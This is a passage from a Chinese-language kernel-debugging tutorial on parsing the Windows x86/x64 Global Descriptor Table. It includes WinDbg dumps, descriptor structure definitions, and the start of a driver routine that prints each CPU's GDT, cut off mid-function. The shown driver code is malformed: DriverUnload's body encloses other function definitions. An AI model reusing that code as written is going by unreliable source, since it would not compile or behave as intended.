8003f040    ff ff 00 04 00 f2 00 00-00 00 00 00 00 00 00 00    ................
8003f050    68 00 00 27 55 89 00 80-68 00 68 27 55 89 00 80    h..'U...h.h'U...
8003f060    ff ff 40 2f 02 93 00 00-ff 3f 00 80 0b 92 00 00    ..@/.....?......
8003f070    ff 03 00 70 ff 92 00 ff-ff ff 00 00 40 9a 00 80    ...p........@...
8003f080    ff ff 00 00 40 92 00 80-00 00 00 00 00 92 00 00    ....@...........
8003f090    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
8003f0a0    68 00 b8 16 38 89 00 82-00 00 00 00 00 00 00 00    h...8...........
8003f0b0    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
8003f0c0    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
8003f0d0    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
8003f0e0    ff ff 00 f0 50 9f 00 f8-ff ff 00 00 00 92 00 00    ....P...........
8003f0f0    b7 03 40 d0 4f 98 00 80-ff ff 00 00 00 92 00 00    ..@.O...........
8003f100    ff ff 00 24 4d 93 40 ba-ff ff 00 24 4d 93 40 ba    ...$M.@....$M.@.
8003f110    ff ff 00 24 4d 93 40 ba-20 f1 03 80 00 00 00 00    ...$M.@. .......
8003f120    28 f1 03 80 00 00 00 00-30 f1 03 80 00 00 00 00    (.......0.......
8003f130    38 f1 03 80 00 00 00 00-40 f1 03 80 00 00 00 00    8.......@.......
8003f140    48 f1 03 80 00 00 00 00-50 f1 03 80 00 00 00 00    H.......P.......
8003f150    58 f1 03 80 00 00 00 00-60 f1 03 80 00 00 00 00    X.......`.......
8003f160    68 f1 03 80 00 00 00 00-70 f1 03 80 00 00 00 00    h.......p.......
8003f170    78 f1 03 80 00 00 00 00-80 f1 03 80 00 00 00 00    x...............
8003f180    88 f1 03 80 00 00 00 00-90 f1 03 80 00 00 00 00    ................
8003f190    98 f1 03 80 00 00 00 00-a0 f1 03 80 00 00 00 00    ................
8003f1a0    a8 f1 03 80 00 00 00 00-b0 f1 03 80 00 00 00 00    ................
8003f1b0    b8 f1 03 80 00 00 00 00-c0 f1 03 80 00 00 00 00    ................
8003f1c0    c8 f1 03 80 00 00 00 00-d0 f1 03 80 00 00 00 00    ................
8003f1d0    d8 f1 03 80 00 00 00 00-e0 f1 03 80 00 00 00 00    ................
8003f1e0    e8 f1 03 80 00 00 00 00-f0 f1 03 80 00 00 00 00    ................
8003f1f0    f8 f1 03 80 00 00 00 00-00 f2 03 80 00 00 00 00    ................
```

```
8003f200    08 f2 03 80 00 00 00 00-10 f2 03 80 00 00 00 00    ................
8003f210    18 f2 03 80 00 00 00 00-20 f2 03 80 00 00 00 00    ........ .......
8003f220    28 f2 03 80 00 00 00 00-30 f2 03 80 00 00 00 00    (.......0.......
8003f230    38 f2 03 80 00 00 00 00-40 f2 03 80 00 00 00 00    8.......@.......
8003f240    48 f2 03 80 00 00 00 00-50 f2 03 80 00 00 00 00    H.......P.......
8003f250    58 f2 03 80 00 00 00 00-60 f2 03 80 00 00 00 00    X.......`.......
8003f260    68 f2 03 80 00 00 00 00-70 f2 03 80 00 00 00 00    h.......p.......
8003f270    78 f2 03 80 00 00 00 00-80 f2 03 80 00 00 00 00    x................
8003f280    88 f2 03 80 00 00 00 00-90 f2 03 80 00 00 00 00    ................
8003f290    98 f2 03 80 00 00 00 00-a0 f2 03 80 00 00 00 00    ................
8003f2a0    a8 f2 03 80 00 00 00 00-b0 f2 03 80 00 00 00 00    ................
8003f2b0    b8 f2 03 80 00 00 00 00-c0 f2 03 80 00 00 00 00    ................
8003f2c0    c8 f2 03 80 00 00 00 00-d0 f2 03 80 00 00 00 00    ................
8003f2d0    d8 f2 03 80 00 00 00 00-e0 f2 03 80 00 00 00 00    ................
8003f2e0    e8 f2 03 80 00 00 00 00-f0 f2 03 80 00 00 00 00    ................
8003f2f0    f8 f2 03 80 00 00 00 00-00 f3 03 80 00 00 00 00    ................
8003f300    08 f3 03 80 00 00 00 00-10 f3 03 80 00 00 00 00    ................
8003f310    18 f3 03 80 00 00 00 00-20 f3 03 80 00 00 00 00    ........ .......
8003f320    28 f3 03 80 00 00 00 00-30 f3 03 80 00 00 00 00    (.......0.......
8003f330    38 f3 03 80 00 00 00 00-40 f3 03 80 00 00 00 00    8.......@.......
8003f340    48 f3 03 80 00 00 00 00-50 f3 03 80 00 00 00 00    H.......P.......
8003f350    58 f3 03 80 00 00 00 00-60 f3 03 80 00 00 00 00    X.......`.......
8003f360    68 f3 03 80 00 00 00 00-70 f3 03 80 00 00 00 00    h.......p.......
8003f370    78 f3 03 80 00 00 00 00-80 f3 03 80 00 00 00 00    x................
8003f380    88 f3 03 80 00 00 00 00-90 f3 03 80 00 00 00 00    ................
8003f390    98 f3 03 80 00 00 00 00-a0 f3 03 80 00 00 00 00    ................
8003f3a0    a8 f3 03 80 00 00 00 00-b0 f3 03 80 00 00 00 00    ................
8003f3b0    b8 f3 03 80 00 00 00 00-c0 f3 03 80 00 00 00 00    ................
8003f3c0    c8 f3 03 80 00 00 00 00-d0 f3 03 80 00 00 00 00    ................
8003f3d0    d8 f3 03 80 00 00 00 00-e0 f3 03 80 00 00 00 00    ................
8003f3e0    e8 f3 03 80 00 00 00 00-f0 f3 03 80 00 00 00 00    ................
8003f3f0    f8 f3 03 80 00 00 00 00-00 00 00 00 00 00 00 00    ................
```

注意：是 8 字节对齐，并不是 8 的整数倍。不过这些数据不好看，要解析，这就是我们的任务。其实也可以这样看：

```
kd> dg 0 3ff
                                                  P Si Gr Pr Lo
Sel        Base         Limit          Type       l ze an es ng Flags
---- -------- -------- ---------- - -- -- -- -- --------
0000 00000000 00000000 <Reserved> 0 Nb By Np Nl 00000000
0008 00000000 ffffffff Code RE Ac 0 Bg Pg P     Nl 00000c9b
0010 00000000 ffffffff Data RW Ac 0 Bg Pg P     Nl 00000c93
0018 00000000 ffffffff Code RE Ac 3 Bg Pg P     Nl 00000cfb
```

0020 00000000 ffffffff Data RW Ac 3 Bg Pg P Nl 00000cf3
0028 80042000 000020ab TSS32 Busy 0 Nb By P Nl 0000008b
0030 ffdff000 00001fff Data RW Ac 0 Bg Pg P Nl 00000c93
0038 00000000 00000fff Data RW Ac 3 Bg By P Nl 000004f3
0040 00000400 0000ffff Data RW 3 Nb By P Nl 000000f2
0048 00000000 00000000 <Reserved> 0 Nb By Np Nl 00000000
0050 80552700 00000068 TSS32 Avl 0 Nb By P Nl 00000089
0058 80552768 00000068 TSS32 Avl 0 Nb By P Nl 00000089
0060 00022f40 0000ffff Data RW Ac 0 Nb By P Nl 00000093
0068 000b8000 00003fff Data RW 0 Nb By P Nl 00000092
0070 ffff7000 000003ff Data RW 0 Nb By P Nl 00000092
0078 80400000 0000ffff Code RE 0 Nb By P Nl 0000009a
0080 80400000 0000ffff Data RW 0 Nb By P Nl 00000092
0088 00000000 00000000 Data RW 0 Nb By P Nl 00000092
0090 00000000 00000000 <Reserved> 0 Nb By Np Nl 00000000
0098 00000000 00000000 <Reserved> 0 Nb By Np Nl 00000000
00A0 823816b8 00000068 TSS32 Avl 0 Nb By P Nl 00000089
00A8 00000000 00000000 <Reserved> 0 Nb By Np Nl 00000000
00B0 00000000 00000000 <Reserved> 0 Nb By Np Nl 00000000
00B8 00000000 00000000 <Reserved> 0 Nb By Np Nl 00000000
00C0 00000000 00000000 <Reserved> 0 Nb By Np Nl 00000000
00C8 00000000 00000000 <Reserved> 0 Nb By Np Nl 00000000
00D0 00000000 00000000 <Reserved> 0 Nb By Np Nl 00000000
00D8 00000000 00000000 <Reserved> 0 Nb By Np Nl 00000000
00E0 f850f000 0000ffff Code RE Ac 0 Nb By P Nl 0000009f
00E8 00000000 0000ffff Data RW 0 Nb By P Nl 00000092
00F0 804fd040 000003b7 Code EO 0 Nb By P Nl 00000098
00F8 00000000 0000ffff Data RW 0 Nb By P Nl 00000092
0100 ba4d2400 0000ffff Data RW Ac 0 Bg By P Nl 00000493
0108 ba4d2400 0000ffff Data RW Ac 0 Bg By P Nl 00000493
0110 ba4d2400 0000ffff Data RW Ac 0 Bg By P Nl 00000493
0118 00008003 0000f120 <Reserved> 0 Nb By Np Nl 00000000
0120 00008003 0000f128 <Reserved> 0 Nb By Np Nl 00000000
0128 00008003 0000f130 <Reserved> 0 Nb By Np Nl 00000000
0130 00008003 0000f138 <Reserved> 0 Nb By Np Nl 00000000
0138 00008003 0000f140 <Reserved> 0 Nb By Np Nl 00000000
0140 00008003 0000f148 <Reserved> 0 Nb By Np Nl 00000000
0148 00008003 0000f150 <Reserved> 0 Nb By Np Nl 00000000
0150 00008003 0000f158 <Reserved> 0 Nb By Np Nl 00000000
0158 00008003 0000f160 <Reserved> 0 Nb By Np Nl 00000000
0160 00008003 0000f168 <Reserved> 0 Nb By Np Nl 00000000
0168 00008003 0000f170 <Reserved> 0 Nb By Np Nl 00000000
0170 00008003 0000f178 <Reserved> 0 Nb By Np Nl 00000000
0178 00008003 0000f180 <Reserved> 0 Nb By Np Nl 00000000

0180 00008003 0000f188 <Reserved> 0 Nb By Np Nl 00000000
0188 00008003 0000f190 <Reserved> 0 Nb By Np Nl 00000000
0190 00008003 0000f198 <Reserved> 0 Nb By Np Nl 00000000
0198 00008003 0000f1a0 <Reserved> 0 Nb By Np Nl 00000000
01A0 00008003 0000f1a8 <Reserved> 0 Nb By Np Nl 00000000
01A8 00008003 0000f1b0 <Reserved> 0 Nb By Np Nl 00000000
01B0 00008003 0000f1b8 <Reserved> 0 Nb By Np Nl 00000000
01B8 00008003 0000f1c0 <Reserved> 0 Nb By Np Nl 00000000
01C0 00008003 0000f1c8 <Reserved> 0 Nb By Np Nl 00000000
01C8 00008003 0000f1d0 <Reserved> 0 Nb By Np Nl 00000000
01D0 00008003 0000f1d8 <Reserved> 0 Nb By Np Nl 00000000
01D8 00008003 0000f1e0 <Reserved> 0 Nb By Np Nl 00000000
01E0 00008003 0000f1e8 <Reserved> 0 Nb By Np Nl 00000000
01E8 00008003 0000f1f0 <Reserved> 0 Nb By Np Nl 00000000
01F0 00008003 0000f1f8 <Reserved> 0 Nb By Np Nl 00000000
01F8 00008003 0000f200 <Reserved> 0 Nb By Np Nl 00000000
0200 00008003 0000f208 <Reserved> 0 Nb By Np Nl 00000000
0208 00008003 0000f210 <Reserved> 0 Nb By Np Nl 00000000
0210 00008003 0000f218 <Reserved> 0 Nb By Np Nl 00000000
0218 00008003 0000f220 <Reserved> 0 Nb By Np Nl 00000000
0220 00008003 0000f228 <Reserved> 0 Nb By Np Nl 00000000
0228 00008003 0000f230 <Reserved> 0 Nb By Np Nl 00000000
0230 00008003 0000f238 <Reserved> 0 Nb By Np Nl 00000000
0238 00008003 0000f240 <Reserved> 0 Nb By Np Nl 00000000
0240 00008003 0000f248 <Reserved> 0 Nb By Np Nl 00000000
0248 00008003 0000f250 <Reserved> 0 Nb By Np Nl 00000000
0250 00008003 0000f258 <Reserved> 0 Nb By Np Nl 00000000
0258 00008003 0000f260 <Reserved> 0 Nb By Np Nl 00000000
0260 00008003 0000f268 <Reserved> 0 Nb By Np Nl 00000000
0268 00008003 0000f270 <Reserved> 0 Nb By Np Nl 00000000
0270 00008003 0000f278 <Reserved> 0 Nb By Np Nl 00000000
0278 00008003 0000f280 <Reserved> 0 Nb By Np Nl 00000000
0280 00008003 0000f288 <Reserved> 0 Nb By Np Nl 00000000
0288 00008003 0000f290 <Reserved> 0 Nb By Np Nl 00000000
0290 00008003 0000f298 <Reserved> 0 Nb By Np Nl 00000000
0298 00008003 0000f2a0 <Reserved> 0 Nb By Np Nl 00000000
02A0 00008003 0000f2a8 <Reserved> 0 Nb By Np Nl 00000000
02A8 00008003 0000f2b0 <Reserved> 0 Nb By Np Nl 00000000
02B0 00008003 0000f2b8 <Reserved> 0 Nb By Np Nl 00000000
02B8 00008003 0000f2c0 <Reserved> 0 Nb By Np Nl 00000000
02C0 00008003 0000f2c8 <Reserved> 0 Nb By Np Nl 00000000
02C8 00008003 0000f2d0 <Reserved> 0 Nb By Np Nl 00000000
02D0 00008003 0000f2d8 <Reserved> 0 Nb By Np Nl 00000000
02D8 00008003 0000f2e0 <Reserved> 0 Nb By Np Nl 00000000

02E0 00008003 0000f2e8 <Reserved> 0 Nb By Np Nl 00000000
02E8 00008003 0000f2f0 <Reserved> 0 Nb By Np Nl 00000000
02F0 00008003 0000f2f8 <Reserved> 0 Nb By Np Nl 00000000
02F8 00008003 0000f300 <Reserved> 0 Nb By Np Nl 00000000
0300 00008003 0000f308 <Reserved> 0 Nb By Np Nl 00000000
0308 00008003 0000f310 <Reserved> 0 Nb By Np Nl 00000000
0310 00008003 0000f318 <Reserved> 0 Nb By Np Nl 00000000
0318 00008003 0000f320 <Reserved> 0 Nb By Np Nl 00000000
0320 00008003 0000f328 <Reserved> 0 Nb By Np Nl 00000000
0328 00008003 0000f330 <Reserved> 0 Nb By Np Nl 00000000
0330 00008003 0000f338 <Reserved> 0 Nb By Np Nl 00000000
0338 00008003 0000f340 <Reserved> 0 Nb By Np Nl 00000000
0340 00008003 0000f348 <Reserved> 0 Nb By Np Nl 00000000
0348 00008003 0000f350 <Reserved> 0 Nb By Np Nl 00000000
0350 00008003 0000f358 <Reserved> 0 Nb By Np Nl 00000000
0358 00008003 0000f360 <Reserved> 0 Nb By Np Nl 00000000
0360 00008003 0000f368 <Reserved> 0 Nb By Np Nl 00000000
0368 00008003 0000f370 <Reserved> 0 Nb By Np Nl 00000000
0370 00008003 0000f378 <Reserved> 0 Nb By Np Nl 00000000
0378 00008003 0000f380 <Reserved> 0 Nb By Np Nl 00000000
0380 00008003 0000f388 <Reserved> 0 Nb By Np Nl 00000000
0388 00008003 0000f390 <Reserved> 0 Nb By Np Nl 00000000
0390 00008003 0000f398 <Reserved> 0 Nb By Np Nl 00000000
0398 00008003 0000f3a0 <Reserved> 0 Nb By Np Nl 00000000
03A0 00008003 0000f3a8 <Reserved> 0 Nb By Np Nl 00000000
03A8 00008003 0000f3b0 <Reserved> 0 Nb By Np Nl 00000000
03B0 00008003 0000f3b8 <Reserved> 0 Nb By Np Nl 00000000
03B8 00008003 0000f3c0 <Reserved> 0 Nb By Np Nl 00000000
03C0 00008003 0000f3c8 <Reserved> 0 Nb By Np Nl 00000000
03C8 00008003 0000f3d0 <Reserved> 0 Nb By Np Nl 00000000
03D0 00008003 0000f3d8 <Reserved> 0 Nb By Np Nl 00000000
03D8 00008003 0000f3e0 <Reserved> 0 Nb By Np Nl 00000000
03E0 00008003 0000f3e8 <Reserved> 0 Nb By Np Nl 00000000
03E8 00008003 0000f3f0 <Reserved> 0 Nb By Np Nl 00000000
03F0 00008003 0000f3f8 <Reserved> 0 Nb By Np Nl 00000000
03F8 00000000 00000000 <Reserved> 0 Nb By Np Nl 00000000

我们的功能就是要解析出这样的格式。注意，另外一个话题是：也可以手动分析出这个格式，如：

```
kd> r cs
cs=00000008
```

然后根据一定的算法得出的结论要如下（一种思路是根据_KGDTENTRY 的定义）：

```
kd> dg cs
                                                P Si Gr Pr Lo
Sel        Base         Limit          Type       l ze an es ng Flags
---- -------- -------- ---------- - -- -- -- -- --------
0008 00000000 ffffffff Code RE Ac 0 Bg Pg P    Nl 00000c9b
```

这个算法就不说了，相信你会的。GDT 就是一个（数组格式的）表，里面的每一项是一个 Segment Descriptors。

关于这个的格式，可见 Intel 64 and IA-32 Architectures Software Developer's Manual（Order Number: 325462-055US June 2015）的 Volume 3: System Programming Guide 的 3.4.5 Segment Descriptors 小节及附图。

Segment Descriptors 具体分两大类：一类是 application (code or data) descriptor，这就是常见的代码/数据段，如大多数的 CS、DS 都指向这里；一类是 system descriptor，这里又分为 system-segment descriptors（LDT and TSS segments）。但是，这些结构在 Windows 下的定义是什么样的呢？经查 WRK 和 WINDBG，结果如下：

```
// Special Registers for i386
typedef struct _X86_DESCRIPTOR {
    USHORT    Pad;
    USHORT    Limit;
    ULONG     Base;
} X86_DESCRIPTOR, *PX86_DESCRIPTOR;
// GDT Entry
typedef struct _KGDTENTRY {
    USHORT    LimitLow;
    USHORT    BaseLow;
    union {
        struct {
            UCHAR    BaseMid;
            UCHAR    Flags1;        // Declare as bytes to avoid alignment
            UCHAR    Flags2;        // Problems.
            UCHAR    BaseHi;
        } Bytes;
        struct {
            ULONG    BaseMid : 8;
            ULONG    Type : 5;//把 S 位包含进去了，也就是是否为系统段描述符的位。
            ULONG    Dpl : 2;
            ULONG    Pres : 1;
            ULONG    LimitHi : 4;
            ULONG    Sys : 1;//即 AVL，系统软件自定义的。
            ULONG    Reserved_0 : 1;//LongMode
            ULONG    Default_Big : 1;//即 INTEL 的 D/B (default operation size/default stack pointer size and/or upper bound) flag。
```

```
            ULONG     Granularity : 1;
            ULONG     BaseHi : 8;
        } Bits;
    } HighWord;
} KGDTENTRY, *PKGDTENTRY;
```

为什么定义的名字是 KGDTENTRY 呢？其实你想想结构的位置。这个其实就是 Segment Descriptors，但是定义和 Intel 的不完全一样。

```
kd> dt nt!_KGDTENTRY
   +0x000 LimitLow         : Uint2B
   +0x002 BaseLow          : Uint2B
   +0x004 HighWord         : __unnamed
kd> dt nt!_KGDTENTRY -b
   +0x000 LimitLow         : Uint2B
   +0x002 BaseLow          : Uint2B
   +0x004 HighWord         : __unnamed
      +0x000 Bytes            : __unnamed
         +0x000 BaseMid          : UChar
         +0x001 Flags1           : UChar
         +0x002 Flags2           : UChar
         +0x003 BaseHi           : UChar
      +0x000 Bits             : __unnamed
         +0x000 BaseMid          : Pos 0, 8 Bits
         +0x000 Type             : Pos 8, 5 Bits
         +0x000 Dpl              : Pos 13, 2 Bits
         +0x000 Pres             : Pos 15, 1 Bit
         +0x000 LimitHi          : Pos 16, 4 Bits
         +0x000 Sys              : Pos 20, 1 Bit
         +0x000 Reserved_0       : Pos 21, 1 Bit
         +0x000 Default_Big      : Pos 22, 1 Bit
         +0x000 Granularity      : Pos 23, 1 Bit
         +0x000 BaseHi           : Pos 24, 8 Bits
```

上面分析的是 32 位下的 Windows 系统，再看看 64 位下 Windows 的 GDT。

```
0: kd> vertarget
Windows 7 Kernel Version 7601 (Service Pack 1) MP (2 procs) Free x64
Built by: 7601.18869.amd64fre.win7sp1_gdr.150525-0603
Machine Name:
Kernel base = 0xfffff800`01e64000 PsLoadedModuleList = 0xfffff800`020ab730
Debug session time: Thu Aug    6 14:37:33.359 2015 (UTC + 8:00)
System Uptime: 0 days 0:13:15.757
0: kd> r gdtr
```

```
gdtr=fffff80001d51000
0: kd> r gdtl
gdtl=007f
0: kd> db fffff80001d51000 L(007f + 1)
fffff800`01d51000    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
fffff800`01d51010    00 00 00 00 00 9b 20 00-ff ff 00 00 00 93 cf 00    ...... .........
fffff800`01d51020    ff ff 00 00 00 fb cf 00-ff ff 00 00 00 f3 cf 00    ................
fffff800`01d51030    00 00 00 00 00 fb 20 00-00 00 00 00 00 00 00 00    ...... .........
fffff800`01d51040    67 00 80 20 d5 8b 00 01-00 f8 ff ff 00 00 00 00    g.. ............
fffff800`01d51050    00 3c 00 a0 f9 f3 40 ff-00 00 00 00 00 00 00 00    .<....@.........
fffff800`01d51060    ff ff 00 00 00 9a cf 00-00 00 00 00 00 00 00 00    ................
fffff800`01d51070    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
0: kd> dg 0 80
                                                      P Si Gr Pr Lo
Sel        Base              Limit             Type    l ze an es ng Flags
---- ----------------- ----------------- ---------- - -- -- -- -- --------
0000 00000000`00000000 00000000`00000000 <Reserved> 0 Nb By Np Nl 00000000
0008 00000000`00000000 00000000`00000000 <Reserved> 0 Nb By Np Nl 00000000
0010 00000000`00000000 00000000`00000000 Code RE Ac 0 Nb By P  Lo 0000029b
0018 00000000`00000000 00000000`ffffffff Data RW Ac 0 Bg Pg P  Nl 00000c93
0020 00000000`00000000 00000000`ffffffff Code RE Ac 3 Bg Pg P  Nl 00000cfb
0028 00000000`00000000 00000000`ffffffff Data RW Ac 3 Bg Pg P  Nl 00000cf3
0030 00000000`00000000 00000000`00000000 Code RE Ac 3 Nb By P  Lo 000002fb
0038 00000000`00000000 00000000`00000000 <Reserved> 0 Nb By Np Nl 00000000
0040 00000000`01d52080 00000000`00000067 TSS32 Busy 0 Nb By P  Nl 0000008b
0048 00000000`0000ffff 00000000`0000f800 <Reserved> 0 Nb By Np Nl 00000000
0050 ffffffff`fff9a000 00000000`00003c00 Data RW Ac 3 Bg By P  Nl 000004f3
0058 00000000`00000000 00000000`00000000 <Reserved> 0 Nb By Np Nl 00000000
0060 00000000`00000000 00000000`ffffffff Code RE      0 Bg Pg P  Nl 00000c9a
0068 00000000`00000000 00000000`00000000 <Reserved> 0 Nb By Np Nl 00000000
0070 00000000`00000000 00000000`00000000 <Reserved> 0 Nb By Np Nl 00000000
0078 00000000`00000000 00000000`00000000 <Reserved> 0 Nb By Np Nl 00000000
0080 Unable to get descriptor
```

WRK 及 WINDBG 的相关（验证）信息如下：

```
// Special Registers for AMD64.
typedef struct _AMD64_DESCRIPTOR {
    USHORT    Pad[3];
    USHORT    Limit;
    ULONG64 Base;
} AMD64_DESCRIPTOR, *PAMD64_DESCRIPTOR;

typedef union _KGDTENTRY64 {
```

```
    struct {
        USHORT    LimitLow;
        USHORT    BaseLow;
        union {
            struct {
                UCHAR     BaseMiddle;
                UCHAR     Flags1;
                UCHAR     Flags2;
                UCHAR     BaseHigh;
            } Bytes;
            struct {
                ULONG     BaseMiddle : 8;
                ULONG     Type : 5;//把 S 位包含进去了，也就是是否为系统段描述符的位。
                ULONG     Dpl : 2;
                ULONG     Present : 1;
                ULONG     LimitHigh : 4;
                ULONG     System : 1;//即 AVL，系统软件自定义的。
                ULONG     LongMode : 1;
                ULONG     DefaultBig : 1;//即 INTEL 的 D/B (default operation size/default
stack pointer size and/or upper bound) flag。
                ULONG     Granularity : 1;
                ULONG     BaseHigh : 8;
            } Bits;
        };
        //ULONG BaseUpper;
        //ULONG MustBeZero;
    };
    //ULONG64 Alignment;
} KGDTENTRY64, *PKGDTENTRY64;

0: kd> dt _KGDTENTRY64
hal!_KGDTENTRY64
    +0x000 LimitLow         : Uint2B
    +0x002 BaseLow          : Uint2B
    +0x004 Bytes            : <unnamed-tag>
    +0x004 Bits             : <unnamed-tag>
    +0x008 BaseUpper        : Uint4B
    +0x00c MustBeZero       : Uint4B
    +0x000 Alignment        : Uint8B
0: kd> dt _KGDTENTRY64 -b
hal!_KGDTENTRY64
    +0x000 LimitLow         : Uint2B
    +0x002 BaseLow          : Uint2B
    +0x004 Bytes            : <unnamed-tag>
```

```
        +0x000 BaseMiddle       : UChar
        +0x001 Flags1           : UChar
        +0x002 Flags2           : UChar
        +0x003 BaseHigh         : UChar
    +0x004 Bits                 : <unnamed-tag>
        +0x000 BaseMiddle       : Pos 0, 8 Bits
        +0x000 Type             : Pos 8, 5 Bits
        +0x000 Dpl              : Pos 13, 2 Bits
        +0x000 Present          : Pos 15, 1 Bit
        +0x000 LimitHigh        : Pos 16, 4 Bits
        +0x000 System           : Pos 20, 1 Bit
        +0x000 LongMode         : Pos 21, 1 Bit
        +0x000 DefaultBig       : Pos 22, 1 Bit
        +0x000 Granularity      : Pos 23, 1 Bit
        +0x000 BaseHigh         : Pos 24, 8 Bits
    +0x008 BaseUpper            : Uint4B
    +0x00c MustBeZero           : Uint4B
    +0x000 Alignment            : Uint8B
```

注意：

1）以上只分析一个 CPU 的情况，如果计算机有多颗 CPU 要分别处理。

2）为了和 WINDBG 的 DG 命令处理/显示的相似，特意根据 INTEL 的 Table 3-1. Code- and Data-Segment Types，制作一个字符串数组，但还有待改善。

3）GetGdtLimit 的这个功能没有相应的 C 代码，只有汇编代码（.asm 文件），包括 X86 和 X64。

最后只有代码了，具体如下：

```
/*
功能：显示每个 CPU 的 GDT 信息。
注释：以下结构摘自 WRK。
homepage:http://correy.webs.com 注释：需翻墙，有的翻墙软件也打不开。
*/

#include <ntifs.h>
#include <windef.h>
#if defined(_AMD64_) || defined(_IA64_) //defined(_WIN64)

// Special Registers for AMD64.
typedef struct _AMD64_DESCRIPTOR {
    USHORT    Pad[3];
    USHORT    Limit;
    ULONG64 Base;
} AMD64_DESCRIPTOR, *PAMD64_DESCRIPTOR;
```

```
typedef union _KGDTENTRY64 {
    struct {
        USHORT    LimitLow;
        USHORT    BaseLow;
        union {
            struct {
                UCHAR    BaseMiddle;
                UCHAR    Flags1;
                UCHAR    Flags2;
                UCHAR    BaseHigh;
            } Bytes;
            struct {
                ULONG    BaseMiddle : 8;
                ULONG    Type : 5;//把 S 位包含进去了，也就是是否为系统段描述符的位。
                ULONG    Dpl : 2;
                ULONG    Present : 1;
                ULONG    LimitHigh : 4;
                ULONG    System : 1;//即 AVL，系统软件自定义的。
                ULONG    LongMode : 1;
                ULONG    DefaultBig : 1;//即 INTEL 的 D/B (default operation size/default
stack pointer size and/or upper bound) flag。
                ULONG    Granularity : 1;
                ULONG    BaseHigh : 8;
            } Bits;
        };
        //ULONG  BaseUpper;/*经观察，64 下的结构的长度是 6 字节，不是上面定义的 16
字节。*/
        //ULONG MustBeZero;
    };
    //ULONG64 Alignment;
} KGDTENTRY64, *PKGDTENTRY64;

#else
// Special Registers for i386
typedef struct _X86_DESCRIPTOR {
    USHORT    Pad;
    USHORT    Limit;
    ULONG     Base;
} X86_DESCRIPTOR, *PX86_DESCRIPTOR;
// GDT Entry
typedef struct _KGDTENTRY {
    USHORT    LimitLow;
    USHORT    BaseLow;
    union {
```

```
        struct {
            UCHAR    BaseMid;
            UCHAR    Flags1;        // Declare as bytes to avoid alignment
            UCHAR    Flags2;        // Problems.
            UCHAR    BaseHi;
        } Bytes;
        struct {
            ULONG    BaseMid : 8;
            ULONG    Type : 5;//把 S 位包含进去了，也就是是否为系统段描述符的位。
            ULONG    Dpl : 2;
            ULONG    Pres : 1;
            ULONG    LimitHi : 4;
            ULONG    Sys : 1;//即 AVL，系统软件自定义的。
            ULONG    Reserved_0 : 1;//LongMode
            ULONG    Default_Big : 1;//即 INTEL 的 D/B (default operation size/default stack
pointer size and/or upper bound) flag。
            ULONG    Granularity : 1;
            ULONG    BaseHi : 8;
        } Bits;
    } HighWord;
} KGDTENTRY, *PKGDTENTRY;

#endif
/*
根据：Table 3-1. Code- and Data-Segment Types，仿照 WINDBG 的 dg 命令定义。
*/
char SegmentTypes[][256] = {
    "<Reserved>",//Data Read-Only 缩写是：Data RO，也可认为是： <Reserved>。如果结构
（UINT64）全部为零，也可认为是 Reserved。
    "Data RO AC",//Data Read-Only, accessed
    "Data RW",//Data Read/Write
    "Data RW AC",//Data Read/Write, accessed
    "Data RO ED",//Data Read-Only, expand-down
    "Data RO ED AC",//Data Read-Only, expand-down, accessed
    "Data RW ED",//Data Read/Write, expand-down
    "Data RW ED AC",//Data Read/Write, expand-down, accessed
    "Code EO",//Code Execute-Only
    "Code EO AC",//Code Execute-Only, accessed
    "Code RE",//Code Execute/Read 加空格以便显示的对齐。
    "Code RE AC",//Code Execute/Read, accessed
    "Code EO CO",//Code Execute-Only, conforming
    "Code EO CO AC",//Code Execute-Only, conforming, accessed
    "Code RE CO",//Code Execute/Read, conforming
    "Code RE CO AC",//Code Execute/Read, conforming, accessed
```

```
        "TSS32 Busy ",//这个也可显示只要识别了 TSS 及内容。
        "TSS32 Avl" //这个在 X86 上出现了。
};

DRIVER_UNLOAD DriverUnload;
VOID DriverUnload(__in PDRIVER_OBJECT DriverObject)
{
#ifdef _X86_
__forceinline PKPCR KeGetPcr (VOID)
{
        return (PKPCR)__readfsdword(FIELD_OFFSET(KPCR, SelfPcr));
}
#endif

USHORT NTAPI GetGdtLimit ();//汇编函数。
#if defined(_WIN64)
void show_gdt(int i)
        /*
        i 的取值可以是 0.
        */
{
        //SIZE_T IDTR;
        //X86_DESCRIPTOR gdtr = {0};//A pointer to the memory location where the IDTR is stored.
        //KGDTENTRY * GDT = 0;
        USHORT GdtLimit = 0;
        SIZE_T r = 0;
        PVOID p = 0;
        int index = 0;
        int maximun = 0;
        PKGDTENTRY64 pkgdte;
        SIZE_T ISR = 0;
        KeSetSystemAffinityThread(i + 1);
        pkgdte = KeGetPcr()->GdtBase;//没有__sgdt,也不用 sgdt 汇编指令的办法。但是这个获取
的没有长度。
        GdtLimit = GetGdtLimit ();//一般等于 0x7f.
        KeRevertToUserAffinityThread();
        //p = &gdtr.Limit;
        //r = * (SIZE_T *)p;
        //pkgdte = (PKGDTENTRY)r;
        /*
        其实直接 maximun = (idtr.Base + 1) / sizeof(KIDTENTRY);也可以。maximun 一般等于 256。
        */
        //if (gdtr.Pad % sizeof(KIDTENTRY) == 0) {
        //        maximun = gdtr.Pad / sizeof(KIDTENTRY);
```

```
//} else {
//      maximun = gdtr.Pad / sizeof(KIDTENTRY);
//      maximun++;
//}
//if (GdtLimit % sizeof(KGDTENTRY64) == 0) {
//      maximun = GdtLimit / sizeof(KGDTENTRY64);
//} else {
//      maximun = GdtLimit / sizeof(KGDTENTRY64);
//      maximun++;//一般是 128.
//}
maximun = (GdtLimit + 1) / sizeof(KGDTENTRY64);
/*
显示格式：
CPU SN Sel             Base                Limit               Type      Pl Size Gran Pres Long Flags
注释：CPU 和 SN 是自己添加的。SN 即 Segment Name，如 CS、DS、FS 等。
*/
KdPrint(("Sel             Base                Limit               Type    DPl Size Gran Pres Long Flags\n"));//CPU SN
KdPrint(("---- ---------------- ---------------------------- --- ---- ---- ---- ---- --------\n"));//--- --
KdPrint(("\n"));
for ( ;index < maximun ;index++ )
{
    PKGDTENTRY64 pkgdte_t = &pkgdte[index];
    SIZE_T Base = 0;
    SIZE_T Limit = 0;
    ULONG   Type = 0;
    char * size = NULL;
